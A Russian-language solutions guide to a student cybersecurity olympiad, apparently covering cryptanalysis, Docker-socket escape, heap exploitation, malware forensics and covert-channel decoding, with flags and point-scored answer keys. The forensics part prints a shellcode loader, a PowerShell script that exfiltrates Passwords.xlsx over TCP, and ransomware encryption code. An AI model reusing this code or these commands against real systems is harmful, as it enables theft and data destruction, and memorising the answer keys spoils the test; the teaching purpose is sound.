Ключевым для успешного применения сдвиговой атаки является повторяющееся состояние раундового ключа. Чем меньше раундов необходимо для получения исходного ключа, тем лучше. В нашем случае перестановка байтов в конце каждого раунда зависит от значения самописной функции `rand`.

```
>>> def rand():
...     global seed
...     seed = (seed * 0xE4A445 - 0xA1B49DB9) & 0xffffffff
...     return seed
...
>>> seed = 0xdead133c
>>> [rand() & 3 for _ in range(16)]
[3, 2, 1, 0, 3, 2, 1, 0, 3, 2, 1, 0, 3, 2, 1, 0]
```

Функция выдает абсолютно неслучайные зацикленные значения. С учетом особенности использования данного генератора можно сделать следующий вывод: раундовый ключ возвращается к исходному состоянию за два раунда.

Можно выделить сдвиговую функцию, представляющую собой два раунда шифрования блока.

Важно не забыть оценить сложность восстановления раундового ключа из сдвиговой функции: при расписывании распространения ключа за два раунда шифрования замечаем неоднородность, позволяющую упростить перебор ключа до 2^{18} и выполнить взлом за разумное время.

Ищем сдвиговые блоки в наборе данного `plain/cipher` текста и восстанавливаем полный ключ.

Флаг: `nto{40857d1647f9a3a06bab1e0c7d8ba069}`.

Подзадача 20. Контейнер

По ссылке `http://<ip-адрес-вм>` участники попадают на дефолтную страницу nginx. При сканировании nmap `<ip-адрес-вм>`, вероятнее всего, увидят только 22-й порт открытым. Чтобы увидеть порт докера, надо сканировать `nmap -p 2000-3000 <ip-адрес-вм>`. Теперь видно открытый `docker`-сокет.

С помощью команды `docker -H <ip-адрес-вм>:2375 ps` участники увидят запущенные на хосте контейнеры, а с помощью команды `docker -H <ip-адрес-вм>:2375 exec -it <id-контейнера> bash` — попадут внутрь внутрь контейнера.

Если посмотреть и поискать в папке, то в корне обнаружится `hostdir`. Если в нее зайти, там будет находиться корень хоста.

Дальше необходимо попасть в папку `/home/user`, чтобы найти флаг.

Флаг: `nto{Ne_Zabyavay_Zakryavat_Socket_2375}`.

Подзадача 21. Кадры

Сервис управления кадровыми ресурсами на языке C.

Реализация `use-after-free` позволяет получить `arbitrary-write`- и `arbitrary-read`-примитивы. Заложенный вектор предполагает получение участниками RCE и чтение флага из файловой системы.

Сервис запускается в `docker`-контейнере.

Функции преобразовании ID сотрудника имеется очевидный недостаток, позволяющий обращаться по разным ID к одному и тому же сотруднику. Повторное добавление задачи сотруднику приводит к обнулению `busy` флага, что позволяет произвести освобождение чанка без удаления указателя.

Читаем освобожденного сотрудника и кликаем адрес кучи из структуры освобожденного чанка в `unsorted bins`.

Далее реализуем `double free` и получаем `arbitrary read` через переписывание указателя в структуре сотрудника. Чтение `environ` позволяет получить адрес стека, теперь остается только переписать адрес возврата.

Переписываем указатели в структуре `tcache_entry` либсишной кучи и получаем возможность выделения чанка по произвольному адресу. Выделяем чанка на адрес возврата и переписываем его.

Флаг: `nto{th1s_1s_f1n3.}`.

Подзадача 22. Временные сообщения

Сервис для работы с временными сообщениями. Переполнение буфера с сообщением на один байт позволяет затереть пароль символом нуль терминатора, из-за чего получаем доступ к защищенному файлу.

Сервис запускается в `docker`-контейнере.

Подготовка исходных данных для участников

Участникам необходимо выдать содержимое директории `public`, а также данные для удаленного подключения к сервису.

Деплой: `docker compose up -d` из директории `deploy`.

Решение

При исследовании бинаря можно обнаружить обработчик для защищенного файла с ID 00000000 в функции `read_file`.

```
if ( strcmp(filename, "00000000")
  || (printf("Opa, give me password: "),
      fgets(password, 32, stdin),
      password[strcspn(password, "\n")] = 0,
      !strcmp(secret_password, password)) )
```

Рис. 4.3.18

`secret_password` иниицализируется на момент запуска программы и нет возможности его получить.

Рис. 4.3.19

Обращаем внимание на то, что при записи данных в глобальный буфер `file_buffer` используется форматная строка `%256s`, предполагающая запись 256 информационных символов в буфер, с дополнительным 257-м нуль терминатором.




Рис. 4.3.20

Так как буфер файла и буфер пароля идут сразу друг за другом, при полной записи в первый символ нуль терминатора сбросит пароль для чтения секретного файла.

Флаг: `nto{sup3r_s3cr3t_c0nf1d3ntial_fl4g}`.

Подзадача 23. Враг врага 1

Windows

Описание

Образ диска Windows 11 x86_64. На машине проэксплуатирован Revese shell через Notepad++, после чего запущен сервис-бэкдор.

Участникам необходимо определить, каким образом злоумышленник попал на систему, найти и описать работу вредоносного ПО, определить IP-адрес злоумышленника, найти вредоносный сервис и описать принцип его работы.

Машина с развернутой задачей: WinForensicsVM (https://disk.yandex.ru/d/p_1p_nK3Wtm2_A/2/Windows/).

Вопросы для участников:

1. Как приложение попало на хост? (*2 балла*)

   Ответ: через ссылку в почте на хост 91.149.202.121:8125.

2. Какое именно приложение является вредоносным? (*3 балла*)

   Ответ: Notepad++.

3. Каким образом данное приложение воздействует на систему? (*5 баллов*)

   Ответ: создает отдельный поток и выделяет в нем RWX-область памяти, в который выгружается бинарный код.

Указано про использование отдельного потока. (*3 балла*)

Указано о создании RWX-области не в контексте созданного потока. (*1 балл*)

Указано о создании RWX-области в созданном потоке. (*1 балл*)

4. Какие механизмы защиты от детектирования применены во вредоносном приложении? (*10 баллов*)

   Ответ: шеллкод зашифрован симметричным шифром Lucifer с блоком 128bit.

   Указано, что зашифрован. (*1 балл*)

   Указано, что использовался симметричный шифр. (*2 балла*)

   Указано, что блок 128 бит. (*2 балла*)

   Указано, что использовался Lucifer. (*5 баллов*)

5. Какой ключ нужен для дешифрования вредоносной нагрузки? (*10 баллов*)

   Ответ: `notepadplusplus`.

6. Какие негативные действия были выполнены в ходе работы вредоносного приложения? (*5 баллов*)

   Ответ: открыт реверс шелл и скачан файл `.startup.ps1` в папку автозагрузки.

   Указано, что программа открывает реверс шелл. (*2 балла*)

   Указано, что в процессе работы был скачан файл `.startup.ps1`. (*3 балла*)

7. С каким именно хостом соединяется вредоносное приложение? (*3 балла*)

   Ответ: 103.137.250.153.

8. Какие именно файлы подвержены воздействию вредоносного приложения? (*2 балла*)

   Ответ: `Passwords.xslx`.

   Общая сумма за вопросы Windows части — 40 баллов.

Решение

Для ответа на вопросы №№ 1, 2 откроем thunderbird и найдем в нем сообщение от `admin@mailservice.pma.ru` с требованием обновить ПО и гиперссылкой на адрес 91.149.202.121:8125. SFX-архив с сервера содержит в себе Notepad++.

Затем запустим `notepad++.exe` и при помощи ProcMon найдем, что Notepad++ запускает необычный дочерний процесс.

Переходим на создание дочернего процесса (5184).





Рис. 4.3.21

В дебагере устанавливаем точки останова на вызов ProcessCreate в `kernel32.dll`.




База	Модуль
00007FF8BB5F0000	uxtheme.dll
00007FF8BB840000	dwmapi.dll
00007FF8BE340000	wintrust.dll
00007FF8BE3C0000	bcrypt.dll
00007FF8BE3F0000	ucrtbase.dll
00007FF8BE510000	win32u.dll
00007FF8BE540000	msvcp_win.dll
00007FF8BE6A0000	gdi32full.dll
00007FF8BE7C0000	kernelbase.dll
00007FF8BEB80000	crypt32.dll
00007FF8BEE10000	advapi32.dll
00007FF8BF000000	rpcrt4.dll
00007FF8BF290000	shcore.dll
00007FF8BF420000	combase.dll
00007FF8BF7B0000	imm32.dll
00007FF8BF870000	shell32.dll
00007FF8C00F0000	oleaut32.dll
00007FF8C01D0000	msvcrt.dll
00007FF8C0280000	gdi32.dll
00007FF8C02B0000	kernel32.dll
00007FF8C03D0000	ole32.dll
00007FF8C0A80000	user32.dll
00007FF8C0C30000	shlwapi.dll
00007FF8C0C90000	sechost.dll
00007FF8C0F20000	comdlg32.dll
00007FF8C1070000	ntdll.dll

Адрес	Тип	Порядко	Символ
00007FF8C030D030	Экспорт	226	CreateJobObjectA
00007FF8C02C7070	Экспорт	227	CreateJobObjectW
00007FF8C030D0A0	Экспорт	228	CreateJobSet
00007FF8C03147E0	Экспорт	229	CreateMailslotA
00007FF8C0314850	Экспорт	230	CreateMailslotW
00007FF8C02CF7F0	Экспорт	231	CreateMemoryResourceNotification
00007FF8C02D0410	Экспорт	232	CreateMutexA
00007FF8C02D0420	Экспорт	233	CreateMutexExA
00007FF8C02D0430	Экспорт	234	CreateMutexExW
00007FF8C02D0440	Экспорт	235	CreateMutexW
00007FF8C0312C70	Экспорт	236	CreateNamedPipeA
00007FF8C02C8A40	Экспорт	237	CreateNamedPipeW
00007FF8C02D14C0	Экспорт	238	CreatePackageVirtualizationContext
00007FF8C02CE8F0	Экспорт	239	CreatePipe
00007FF8C0313290	Экспорт	240	CreatePrivateNamespaceA
00007FF8C02CF6F0	Экспорт	241	CreatePrivateNamespaceW
00007FF8C02B22A0	Экспорт	242	CreateProcessA
00007FF8C02E8420	Экспорт	243	CreateProcessAsUserA
00007FF8C02C6E00	Экспорт	244	CreateProcessAsUserW
00007FF8C02EB4A0	Экспорт	245	CreateProcessInternalA
00007FF8C02EB520	Экспорт	246	CreateProcessInternalW
00007FF8C02C61C0	Экспорт	247	CreateProcessW
00007FF8C02D0DB0	Экспорт	248	CreatePseudoConsole
00007FF8C02E85A0	Экспорт	249	CreateRemoteThread
00007FF8C0354419	Экспорт	250	CreateRemoteThreadEx
00007FF8C02C9140	Экспорт	251	CreateSemaphoreA

Рис. 4.3.22


Точка останова срабатывает в потоке со следующим стеком вызовов.



Из	Размер	Группа	Комментарий
00007FF8C02B22A0	8	Пользов	kernel32.CreateProcessA
000001E8BED90195	8	Пользов	000001E8BED90195
000000663E4FFE00		Пользов	000000663E4FFE00

Рис. 4.3.23

Адрес до вызова CreateProcessA находится вне области определения Notepad++, но вызывается из нее. Ищем вызовы выделения памяти.



Из	Размер	Группа	Комментарий
00007FF8C02C3C10	230	Пользователь	kernel32.VirtualAlloc
00007FF7F3D45B3D	30	Пользователь	notepad++.SetLibraryProperty+1ECB4D
00007FF7F3D45C59	D00	Пользователь	notepad++.SetLibraryProperty+1ECC69
00007FF7F3C2E682	10D0	Пользователь	notepad++.SetLibraryProperty+D5692
00007FF7F3D33642	40	Пользователь	notepad++.SetLibraryProperty+1DA652
00007FF7F3F0F636	30	Система	notepad++.GetNameSpace+110F06
00007FF8C02C259D	80	Система	kernel32.BaseThreadInitThunk+1D
00007FF8C10CAF38		Пользователь	ntdll.RtlUserThreadStart+28

Рис. 4.3.24

Открываем в декомпиляторе функцию с вызовом VirtualAlloc.

C

```c
do {
    some_crypt(puVar4);
    puVar4 = puVar4 + 4;
    lVar12 = lVar12 + -1;
} while (lVar12 != 0);

local_1f8[0] = 0;
puVar12 = (undefined4 *)VirtualAlloc((LPVOID)0x0, 0x1ccc, 0x3000, 4);
########################################################
BVar10 = VirtualProtect(puVar12, 0x1cc, 0x20, local_1f8);
if (BVar10 != 0) {
    hHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0,
                           (LPTHREAD_START_ROUTINE)puVar12,
                           (LPVOID)0x0, 0, (LPDWORD)0x0);
    WaitForSingleObject(hHandle, 2);
}
```

```
17
18  FUN_14041eab0(local_18 ^ (ulonglong)auStackY552);
19  return;
```

Получаем ответ на вопрос № 3. Далее переходим в `some_crypt` и при помощи интернета, либо криптоанализа получаем ответы на вопросы №№ 3, 4. Дешифровав шеллкод, выясняем, что он открывает реверс шелл и, поискав в системе новые файлы, видим, что злоумышленник добавил в автозагрузку `.startup.ps1`. Получив ответ на вопрос № 6, деобфусцируем скрипт и получаем примерно следующий код.

```
$test=[System.Convert]::ToBase64String([io.file]::ReadAllBytes("C:\Users\******\Documents\Passwords.xlsx"));
$socket = New-Object net.sockets.tcpclient('*ip-addr*',8080);
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$writer.WriteLine($test);
$socket.close()
```

Рис. 4.3.25

Тем самым получаем ответ на вопрос № 7.

Подзадача 24. Враг врага 2

Linux

Описание

Участникам дан дамп диска Ubuntu 22.04 x86_64 и дамп трафика.

Машина с развернутой задачей: LinuxForensicsVM https://disk.yandex.ru/d/p_1p_nK3Wtm2_A/2/Linux/.

Вопросы

1. Как был получен первичный доступ к системе? (*2 балла*)

   Ответ: проэксплуатирован дебаг режим Flask сервиса (Werkzeug дебаггер).

2. С каких IP-адресов поступала полезная нагрузка? (*2 балла*)

   Ответ: 10.10.10.12, 81.177.221.242.

3. Какие механизмы защиты от детектирования применены во вредоносном приложении? (*4/8 баллов*)

   Ответ: UPX с измененными хедерами, проверка на использование `ptrace` сисколла.

   Указано использование UPX. (*4 балла*)

   Указано про `ptrace`. (*4 балла*)

4. В какое время было начато исполнение вредоносной нагрузки? (*13 баллов*)

   Ответ: среда, 22 января 2025 г., 22:35:52, либо среда, 22 января 2025 г., 19:35:52.

5. Какая строчка была использована в качестве SECRET-поля для Flask сервиса? (*20 баллов*)

   Ответ: `5SDWf1cIHlwfaUOhA9tE`.

6. Опишите принцип работы и тип вредоносной нагрузки. (*20 баллов*)

   Ответ: тип вредоносной нагрузки — шифровальщик.

Решение

В начале исполнения берется текущее время на системе, и на основе него происходит генерация псевдослучайных чисел.

Затем программа записывает в файл по пути `/tmp/hint` 256 4-байтовых чисел в виде байт для возможного восстановления `seed`-значения.

Программа рекурсивно шифрует файлы, начиная с директории, в которой она находится. К каждому файлу в начало добавляется следующая `hex` сигнатура: `0xc0febabedeadbeef`.

Для каждых 8 байт исходного файла, для каждых 2-х байт в котором берется crc16 ^ квадрат изначального значения ^ rand(), далее `ксор` с `seed` значением и перемешивание.

- Указано, что генерация происходит от текущего времени. (*2 балла*)
- Указано про `/tmp/hint`. (*2 балла*)
- Указано про рекурсивный перебор файлов в папках. (*4 балла*)
- Указано про сигнатуру. (*2 балла*)
- Указано, что шифруются каждые 8 байт исходного файла. (*4 балла*)
- Указан подробный алгоритм шифрования. (*6 баллов*)

Для ответа на вопросы №№ 1, 2 получаем из дампа трафика, профильтровав пакеты на http-запросы с адресом сервера 10.10.10.3:5000.

Затем из трафика достаем исполняемый файл `app` и файл `hint`. Посмотрев на строчки из исполняемого приложения, узнаем, что приложение запаковано `upx` с измененными хедерами. Восстановив хедеры, распаковываем его при помощи `upx -d ./app` команды.

Во время реверс-ижиниринга выясняется, что приложение статически слинковано. При помощи `strace` либо `bindiff` с нужной версией `libc`, переименовываем соответствующие функции в приложении. Изучив работу приложения, выясняем, что это шифровальщик, в качестве защиты основная нагрузка запускается дочерним процессом, в то время как основной при помощи `ptrace` изменяет `syscall` с номером `0x2710` на вывод строки, что является методом противодействия отладки, соответственно получаем полный ответ на вопрос № 3. Также выясняется, что ключом является время вызова при этом в файле `hint` находится 256 псевдослучайных 4-байтных чисел подряд.

C

```c
undefined8 uVar1;
int iVar2;
undefined4 local_c;

iVar2 = 256;
FUN_0043b140(0.0, 0.0, 0.0);
FUN_00408dd0(0x12);

seed = time(0);
srand(seed ^ 0xffffffff);
```

```

uVar1 = fopen("/tmp/hint", "w");
if (uVar1 != NULL) {
    local_c = rand();
    fwrite(&local_c, 4, 1, uVar1);
    iVar2 = iVar2 - 1;
    while (iVar2 != 0) {
        // Дополнительные действия могут быть здесь
    }
    fclose(uVar1);
}
Recursive_file_list((DAT_0047B034));
return;
```

Данного количества более чем достаточно для получения значения `seed` и получив его переводим любым способом в дату и получаем ответ на вопрос № 4. Шифрование выглядит следующим образом (на C).

C

```c
void encrypt(char *filepath) {
    FILE *fdi = fopen(filepath, "r");
    if (fdi == NULL) {
        print_custom("failed\n");
        return;
    }

    long data;
    fread(&data, 8, 1, fdi);
    if (data == sign) {
        print_custom("already encd\n");
        return;
    }

    fseek(fdi, 0, SEEK_SET);
    char *fp = calloc(1, 1024);
    strcpy(fp, filepath);
    strcat(fp, ".enc");
    FILE *fdo = fopen(fp, "w");
    if (fdo == NULL) {
        print_custom("failed\n");
        return;
    }

    fwrite(&sign, 8, 1, fdo);
    data = 0;

    while (!feof(fdi)) {
        fread(&data, 8, 1, fdi);
        unsigned short *dp = (unsigned short *)&data;
        for (int i = 0; i < 4; i++) {
            short int j = ((dp[i] * 2) & 0xFFFF);
            dp[i] = crc16(&dp[i], 2, rand() & 0xFFFF);
            dp[i] ^= (rand() & 0xFFFF);
        }
        data ^= timing;
        shuffle(dp, 4);
        fwrite(&data, 8, 1, fdo);
        data = 0;
    }
```

```
41
42      fclose(fdo);
43      fclose(fdi);
44      remove(filepath);
45      print_custom("ok\n");
46  }
```

Написав дешифровальщик на любом ЯП, получаем ответы на вопросы №№ 5, 6, так как для написания дешифровальщика нужно полное понимание работы программы.

Общая сумма за вопросы Linux части 65 баллов.

Подзадача 25. Таежный профиль 1

Решение предлагается рассмотреть в https://colab.research.google.com/?hl=ru.

Ссылка на решение: https://disk.yandex.ru/d/ni4fKf-0mhvA7Q.

Считываем данные трафика.

Python

```python
COVERT_FILES = [
    "4_1.pcapng",
]
COVERT_FILE_READ_LIMIT=2000
COVERT_MAX_LIMIT=-1
TEST_SIZE=0.2

covert_train, covert_test = utils.read_data(
    COVERT_FILES,
    file_count=COVERT_FILE_READ_LIMIT,
    covert=1,
    test_size=TEST_SIZE
)
covert = pd.concat([covert_train, covert_test], ignore_index=True)

"""# Сортируем по времени и считаем задержки"""

df_sorted_covert = covert.sort_values(by='time', ascending=True)
df_sorted_covert['delay'] = df_sorted_covert['time'].shift(-1) -
↪  df_sorted_covert['time']
df_sorted_covert.loc[df_sorted_covert['delay'] > 3] = np.nan

data_covert = df_sorted_covert[['time', 'delay']]
data_covert = data_covert.dropna()

data_covert

"""# Смотрим на распределение задержек"""

import matplotlib.pyplot as plt

# Пример массива задержек (замените на ваши данные)
delays = data_covert['delay']

# Построение гистограммы
```

```
plt.figure(figsize=(10, 6))
plt.hist(delays, bins=20, color='blue', edgecolor='black')
plt.title("Распределение задержек")
plt.xlabel("Задержка (секунды)")
plt.ylabel("Частота")
plt.grid(True)
plt.show()
```




Рис. 4.3.26

Python

```
# Отбросим шумы создаваемые из-за nfq (когда две единицы подряд отправляются)
delays_for_clustering = data_covert[data_covert['delay'] > 0.8]['delay']
# Построение гистограммы
plt.figure(figsize=(10, 6))
plt.hist(delays_for_clustering, bins=20, color='blue', edgecolor='black')
plt.title("Распределение задержек")
plt.xlabel("Задержка (секунды)")
plt.ylabel("Частота")
plt.grid(True)
plt.show()
```




Рис. 4.3.27

Python

```python
"""# Кластеризуем данные по задержкам (на два кластера, на схеме указано, что кодируются 0 и 1)"""

from sklearn.cluster import KMeans
import numpy as np

# Преобразование задержек в массив numpy
delays_array = np.array(delays_for_clustering).reshape(-1, 1)

# Применение KMeans с двумя кластерами
kmeans = KMeans(n_clusters=2, random_state=42).fit(delays_array)
labels = kmeans.labels_  # Метки кластеров (0 или 1)
centers = kmeans.cluster_centers_  # Центры кластеров

print("Границы кластеров:", centers.flatten())

# # Визуализация результатов
# plt.figure(figsize=(10, 6))
# plt.scatter(range(len(delays_for_clustering)), delays_for_clustering, c=labels, cmap='viridis', label='Кластеры')
# plt.axhline(y=np.min(centers), color='red', linestyle='--', label='Граница: минимум')
# plt.axhline(y=np.max(centers), color='green', linestyle='--', label='Граница: максимум')
# plt.title("Кластеры задержек")
# plt.xlabel("Индекс")
# plt.ylabel("Задержка (секунды)")
# plt.legend()
# plt.grid(True)
# plt.show()

"""# Определяем границу для декодирования 0 и 1 (основываясь на центроидах кластеров)"""

boundary = np.mean(centers).item()  # .item() преобразует массив в число

# Добавление столбца 'value'
data_covert['value'] = (data_covert['delay'] >= boundary).astype(int)

values_array = (data_covert['delay'] >= boundary).astype(int).to_numpy()
values_array

str_ = ''
for i in values_array:
    str_ = str_ + str(i)

print(str_)

"""# Декодируем полученное сообщение"""

def reverse_bits(byte):
    """Разворачивает порядок битов в байте."""
    return byte[::-1]

def bits_to_ascii(bits_list):
    ascii_chars = [chr(int(bits, 2)) for bits in bits_list]
    return ''.join(ascii_chars)
```

```
53
54 chunks = [str_[i:i+12] for i in range(0, len(str_), 12)]
55
56 processed_chunks = ["".join([chunk[j] for j in range(len(chunk)) if (j
   ↪  + 1) % 3 != 0]) for chunk in chunks]
57 #print(processed_chunks)
58 joined_bits = "".join(processed_chunks)
59 bytes_list = [reverse_bits(joined_bits[i:i+8]) for i in range(0,
   ↪  len(joined_bits), 8)][:]
60
61 decoded_text = bits_to_ascii(bytes_list)
62 print(f"Decoded ASCII text: {decoded_text}")
```

Флаг: `nto{C0v_t_chA5nel}`.

Подзадача 26. Таежный профиль 2

Решение предлагается рассмотреть в https://colab.research.google.com/?hl=ru.

Ссылка на решение: https://disk.yandex.ru/d/p0igXqDwNnyL2g.

Считываем информацию о задержках между пакетами (обращаем внимание, что в трафике два одинаковых сообщения от отправителя подряд и потом два сообщения с MAC). Избавляемся от всех дублирований.

Python

```
1  from scapy.all import *
2  from scapy.layers.can import CAN  # Используем общий CAN-слой
3  import pandas as pd
4
5  # Для старых версий Scapy добавляем ручное описание CAN FD
6  packets = rdpcap('covert_canfd_300_dealy.pcapng')
7  data = []
8  for i, pkt in enumerate(packets):
9      try:
10         current_time = float(pkt.time)
11         data.append({
12             'frame': i+1,
13             'timestamp': current_time,
14         })
15
16     except Exception as e:
17         print(f"Error in packet {i+1}: {e}")
18
19 df_all = pd.DataFrame(data)
20 pd.set_option('display.float_format', '{:.9f}'.format)
21 # Конвертация времени с учётом наносекунд
22 df_all['timestamp'] = pd.to_datetime(df_all['timestamp'], unit='s',
   ↪  origin='unix')
23 print(df_all[['frame', 'timestamp']].head())
24
25 #packets = rdpcap('covert_canfd_obfuscated_flag.pcapng')
26 packets = rdpcap('covert_canfd_300_dealy.pcapng')
27
28 data = []
29 prev_time = None
```

```
counter = 0  # Счётчик для пар пакетов

for i in range(0, len(packets), 4):
    try:
        # Берём текущий и следующий пакеты
        pkt1 = packets[i]
        if i+2 >= len(packets):
            break
        pkt2 = packets[i+2]

        # Извлекаем временные метки
        time1 = float(pkt1.time)
        time2 = float(pkt2.time)

        # Вычисляем задержку между парой
        delta = time2 - time1

        # Извлекаем данные CAN
        can_data = None
        if CAN in pkt2:
            can = pkt2[CAN]
            can_data = bytes(can.data).hex() if can.data else None

        data.append({
            'pair_num': counter + 1,
            'start_frame': i+1,
            'end_frame': i+3,
            'delta': delta,
            'data': can_data
        })

        counter += 1

    except Exception as e:
        print(f"Error in packets {i+1}-{i+2}: {e}")

df = pd.DataFrame(data)
pd.set_option('display.float_format', '{:.9f}'.format)

print(df[['pair_num', 'start_frame', 'end_frame', 'delta', 'data']].head())

"""Смотрим на график распределения задержек - видим скачки. Похоже на
↪  внедрения шума"""

delays = df['delta']
plt.plot(delays.values)

above_threshold = np.where(delays > 0.03)[0]
```




Рис. 4.3.28

Python

```python
# Если нет превышений, выходим
if len(above_threshold) == 0:
    print("Нет значений > 0.03")
    exit()

# 2. Найти первый индекс падения ниже 0.03 ПОСЛЕ превышения
first_index = above_threshold[0]  # Первое превышение
below_after_above = 199
above_after_below = 378

first_index, below_after_above, above_after_below

"""Смотрим на распределение задержек, понимаем, что скорее всего будет 4 кластера (то есть каждый тип задержки кодирует свою цифру)"""

import matplotlib.pyplot as plt

delays = pd.concat([
    df.iloc[1:23],    # Строки с позиции 1 до 24 (включительно)
    df.iloc[300:300]  # Строки с позиции 176 до 350 (включительно)
])['delta']

# Построение гистограммы
plt.figure(figsize=(10, 6))
plt.hist(delays, bins=20, color='blue', edgecolor='black')
